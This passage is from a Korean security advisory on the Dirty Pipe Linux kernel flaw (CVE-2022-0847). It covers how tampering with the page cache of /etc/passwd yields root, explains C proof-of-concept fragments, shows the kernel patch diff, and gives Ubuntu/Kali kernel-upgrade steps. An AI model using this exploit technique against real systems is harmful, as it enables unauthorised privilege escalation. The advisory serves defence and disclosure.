공격자는 이러한 취약점을 악용하여 읽기전용파일을 비롯한 중요 파일이 참조하는 Page Cache 를 변조할 수 있으며, 계정 정보 파일의 내용을 변경하는 등의 방법으로 관리자 권한을 획득할 수 있다.



[취약점 악용 예시 – /etc/passwd 변조]

[10] Splice( ): 파이프로 데이터를 이동시킬 수 있는 Linux 시스템 호출

Step 2. PoC 분석

1. 임의 파이프 생성 pipe( )

```
static void prepare_pipe(int p[2])
{
        if (pipe(p)) abort();

        const unsigned pipe_size = fcntl(p[1], F_GETPIPE_SZ);
        static char buffer[4096];
```

[파이프 생성]

2. “PIPE_BUF_FLAG_CAN_MERGE” 플래그 임의 설정

```
        for (unsigned r = pipe_size; r > 0;) {
                unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
                write(p[1], buffer, n);
                r -= n;
        }

        /* drain the pipe, freeing all pipe_buffer instances (but
           leaving the flags initialized) */
        for (unsigned r = pipe_size; r > 0;) {
                unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
                read(p[0], buffer, n);
                r -= n;
        }
```

[플래그 설정]

3. 메모리 영역 병합

Splice 함수를 이용하여 대상 파일의 데이터를 파이프로 전송한다. 참조하는 Page Cache 의 offset 을 조정하여 기존 데이터가 입력되는 데이터에 의해 덮여 쓰이도록 하고 있다.

※“PIPE_BUF_FLAG_CAN_MERGE” 플래그는 초기화되지 않은 채로 남아있다.

```
        --offset;
        ssize_t nbytes = splice(fd, &offset, p[1], NULL, 1, 0);
        if (nbytes < 0) {
                perror("splice failed");
                return EXIT_FAILURE;
        }
        if (nbytes == 0) {
                fprintf(stderr, "short splice\n");
                return EXIT_FAILURE;
        }
```

[메모리 영역 병합]

4. 캐시 데이터 입력

파이프를 통해 입력되는 데이터로 대상 파일의 Page Cache 가 덮어쓰기[11]된다.

```
        nbytes = write(p[1], data, data_size);
        if (nbytes < 0) {
                perror("write failed");
                return EXIT_FAILURE;
        }
        if ((size_t)nbytes < data_size) {
                fprintf(stderr, "short write₩n");
                return EXIT_FAILURE;
        }
```

[캐시데이터 입력]

step 3. 취약점 패치

Dirty Pipe(CVE-2022-0847) 취약점은 최신 리눅스 커널에서 패치 되었으며, 특정 Flags 가 재사용되지 못하도록 초기화 코드가 추가되었다.

```
diff --git a/lib/iov_iter.c b/lib/iov_iter.c
index b0e0acdf96c1..6dd5330f7a99 100644
--- a/lib/iov_iter.c
+++ b/lib/iov_iter.c
@@ -414,6 +414,7 @@ static size_t copy_page_to_iter_pipe(struct page *page, size_t offset, size_t by
                return 0;

        buf->ops = &page_cache_pipe_buf_ops;
+       buf->flags = 0;
        get_page(page);
        buf->page = page;
        buf->offset = offset;
@@ -577,6 +578,7 @@ static size_t push_pipe(struct iov_iter *i, size_t size,
                        break;

                buf->ops = &default_pipe_buf_ops;
+               buf->flags = 0;
                buf->page = page;
                buf->offset = 0;
                buf->len = min_t(ssize_t, left, PAGE_SIZE);
--
2.34.0
```

[패치 내용]

[11] 데이터의 원본이 저장된 Disk 영역이 아닌 참조하고 있는 Page Cache 영역을 변조했기 때문에, Page Cache 를 삭제하거나 재부팅 하는 경우 변조되기 전의 내용으로 복구된다.

■ 대응 방안

Dirty Pipe(CVE-2022-0847) 취약점은 5.8 버전 이후에 배포된 리눅스 커널에서 발생하며 최신 커널 업그레이드로 조치할 수 있다. 현재 리눅스 커널 최신 버전은 5.16.11/5.15.25/5.10.102이다.

*최신 커널은 https://www.kernel.org 에서 확인 가능하다.

커널 업그레이드(Ubuntu)

방법 1.

활성화 되어있는 우분투 저장소 정보를 최신으로 갱신

$sudo apt update

업그레이드 가능한 패키지 목록 확인

$apt list –upgradable

리스트 내 최신 커널로 업그레이드

$sudo apt install –only-upgrade [설치할 커널]

방법 2.

기본 저장소 통해 업그레이드 가능한 커널 버전 확인

$sudo apt-cache search linux-image-5

리스트 내 커널로 업그레이드


$sudo apt-get install [설치할 커널]

방법1을 이용하여 리눅스 커널을 최신 버전인 5.16.14로 업그레이드

```
┌──(kali㉿kali)-[~/test]
└─$ sudo apt install --only-upgrade linux-image-amd64
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages will be upgraded:
  linux-image-amd64
1 upgraded, 0 newly installed, 0 to remove and 721 not upgraded.
Need to get 1,500 B of archives.
After this operation, 0 B of additional disk space will be used.
Get:1 http://mirror.anigil.com/kali kali-rolling/main amd64 linux-image-amd64 amd64 5.16.14
-1kali2 [1,500 B]
Fetched 1,500 B in 1s (2,730 B/s)
(Reading database ... 294198 files and directories currently installed.)
Preparing to unpack .../linux-image-amd64_5.16.14-1kali2_amd64.deb ...
Unpacking linux-image-amd64 (5.16.14-1kali2) over (5.15.15-2kali1) ...
Setting up linux-image-amd64 (5.16.14-1kali2) ...
```

[커널 최신 버전 업그레이드]

시스템 리부팅 후 컴파일된 POC 코드를 실행했을 때 읽기전용파일이 수정되지 않음을 확인



[최신 커널에서 dirty pipe 조치 확인]

■ 참고 사이트

- URL: https://dirtypipe.cm4all.com
- URL: https://www.makeuseof.com/what-is-the-dirty-pipe-exploit-in-linux-and-fix-it/
- URL: https://attackerkb.com/topics/UwW7SVPaPv/cve-2022-0847/rapid7-analysis?referrer=blog
- URL: https://lore.kernel.org/lkml/20220221100313.1504449-1-max.kellermann@ionos.com/

EQST INSIGHT

2022.05

SK쉴더스

SK쉴더스㈜ 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층
https://www.skshieldus.com

발행인 : SK쉴더스 EQST 담당
제　작 : SK쉴더스 PR팀